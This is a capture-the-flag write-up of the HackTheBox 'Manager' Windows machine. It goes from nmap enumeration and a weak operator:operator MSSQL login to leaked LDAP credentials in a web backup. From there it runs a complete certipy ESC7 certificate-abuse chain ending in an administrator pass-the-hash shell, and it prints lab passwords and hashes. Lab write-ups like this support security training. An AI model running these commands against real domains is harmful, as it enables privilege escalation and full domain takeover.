
Manager#
Overview#
- OS: Windows
- IP: 10.129.16.174
- Difficulty: Medium
- Platform: HackTheBox
- OSCP: Yes
- Lists: N/A
Summary#
Got creds, found backup file in mssql instance, got ravens password, rdp as raven and found certificate that was vulnerable.
Loot#
| Loot | |
|---|---|
| Category | Details |
| Usernames | operator |
raven | | Passwords | operator R4v3nBe5tD3veloP3r!123 | | Usernames+Passwords | operator:operator | | Hashes | | | Service Versions | |
Enumeration#
Nmap#
nmap 10.129.16.174 -sCV -A -p- -Pn --min-rate=20000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-05 16:05 EST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 9.09% done; ETC: 16:06 (0:01:00 remaining)
Nmap scan report for manager.htb (10.129.16.174)
Host is up (0.11s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Manager
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-05 21:16:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-03-05T21:18:08+00:00; +10m46s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2026-03-05T21:18:08+00:00; +10m46s from scanner time.
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.16.174:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-03-05T19:42:03
|_Not valid after:  2056-03-05T19:42:03
| ms-sql-ntlm-info:
|   10.129.16.174:1433:
|     Target_Name: MANAGER
|     NetBIOS_Domain_Name: MANAGER
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: manager.htb
|     DNS_Computer_Name: dc01.manager.htb
|     DNS_Tree_Name: manager.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2026-03-05T21:18:08+00:00; +10m46s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2026-03-05T21:18:08+00:00; +10m46s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-03-05T21:18:08+00:00; +10m46s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49728/tcp open  msrpc         Microsoft Windows RPC
49794/tcp open  msrpc         Microsoft Windows RPC
60102/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=3/5%Time=69A9F039%P=x86_64-pc-linux-gnu%r(DNS-S
SF:D-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04_
SF:udp\x05local\0\0\x0c\0\x01");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-05T21:17:25
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 10m44s, deviation: 1s, median: 10m45s

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
1   104.29 ms 10.10.14.1
2   104.78 ms manager.htb (10.129.16.174)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.13 seconds
Dirbusting#
Shares#
I validated this step using the evidence below before moving forward in the chain.
We have guest access for now which gives us these list of users

lets validate these users

Roasting#
I validated this step using the evidence below before moving forward in the chain.

lets see if there any roastables
Port 80#
Web behavior was the main signal here, so I traced each response change before exploitation.

we got 1 user john due
Exploitation#
well there is no way i could have figured out this without looking at the writeup. there is a user with the same username as their password, operator:operator

these creds seem to work with the mssql server so lets check that out
we in boy

i rememeber i was able to grab the hash in escape box using mssql, so lets try that

and boom
DC01$::MANAGER:07489e9bc0d737fd:504098B64D5283ECFD78A04D0C271F86:010100000000000000E497B3E0ACDC01C72A08C41C5C03B500000000020008004F0045004700310001001E00570049004E002D003600310044004500520037003500300057003600520004003400570049004E002D00360031004400450052003700350030005700360052002E004F004500470031002E004C004F00430041004C00030014004F004500470031002E004C004F00430041004C00050014004F004500470031002E004C004F00430041004C000700080000E497B3E0ACDC0106000400020000000800300030000000000000000000000000300000C8AFBE34AA13F17AE1E68A154461AB999C327786E122BD47788EF1025D3A3F460A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100330037000000000000000000 lets crack it with hashcat
ok i dont think thats the intended path cuz its taking forever to crack
    0
wwwroot            1      0
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory                      depth   file
-------------------------------   -----   ----
about.html                            1      1
contact.html                          1      1
css                                   1      0
images                                1      0
index.html                            1      1
js                                    1      0
service.html                          1      1
web.config                            1      1
website-backup-27-07-23-old.zip       1      1
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
there is an interesting file here, website_backup, lets grab it
wget http://manager.htb/website-backup-27-07-23-old.zipwe find this in the old.conf file
<ldap-conf>
<server>
<host>dc01.manager.htb</host>
<open-port enabled="true">389</open-port>
<secure-port enabled="false">0</secure-port>
<search-base>dc=manager,dc=htb</search-base>
<server-type>microsoft</server-type>
<access-user>
<user>raven@manager.htb</user>
<password>R4v3nBe5tD3veloP3r!123</password>
</access-user>
<uid-attribute>cn</uid-attribute>
</server>
<search type="full">
</search>
</ldap-conf>
ravens creds, raven:R4v3nBe5tD3veloP3r!123
shell as raven#
I validated this step using the evidence below before moving forward in the chain.

lets check for certificates with certipy

hmm lets check on esc7
ESC 7#
(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ certipy-ad ca \
    -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' \
    -ns '10.129.16.174' -target 'dc01.manager.htb' \
    -ca 'manager-DC01-CA' -add-officer 'raven'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'

┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ certipy-ad ca \
    -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' \
    -ns '10.129.16.174' -target 'dc01.manager.htb' \
    -ca 'manager-DC01-CA' -enable-template 'SubCA'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'

┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ certipy-ad req \
    -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' \
    -ns '10.129.16.174' -target 'dc01.manager.htb' \
    -ca 'manager-DC01-CA' -template 'SubCA' -upn 'administrator@manager.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 20
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '20.key'
[*] Wrote private key to '20.key'
[-] Failed to request certificate

┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ certipy-ad ca \
    -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' \
    -ns '10.129.16.174' -target 'dc01.manager.htb' \
    -ca 'manager-DC01-CA' -issue-request '20'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 20

┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ certipy-ad req \
    -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' \
    -ns '10.129.16.174' -target 'dc01.manager.htb' \
    -ca 'manager-DC01-CA' -retrieve '20'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 20
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '20.key'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ sudo ntpdate manager.htb
[sudo] password for kali:
2026-03-05 22:25:02.595217 (-0500) +2847.757318 +/- 0.052799 manager.htb 10.129.16.174 s1 no-leap
CLOCK: time stepped by 2847.757318

┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.16.174'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@manager.htb'
[*] Using principal: 'administrator@manager.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
$
lets now authenticate
┌──(kali㉿kali)-[~/Desktop/Boxes/manager]
└─$ evil-winrm -i manager.htb -u administrator@manager.htb -H 'ae5064c2f62317332c88629e025924ef'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>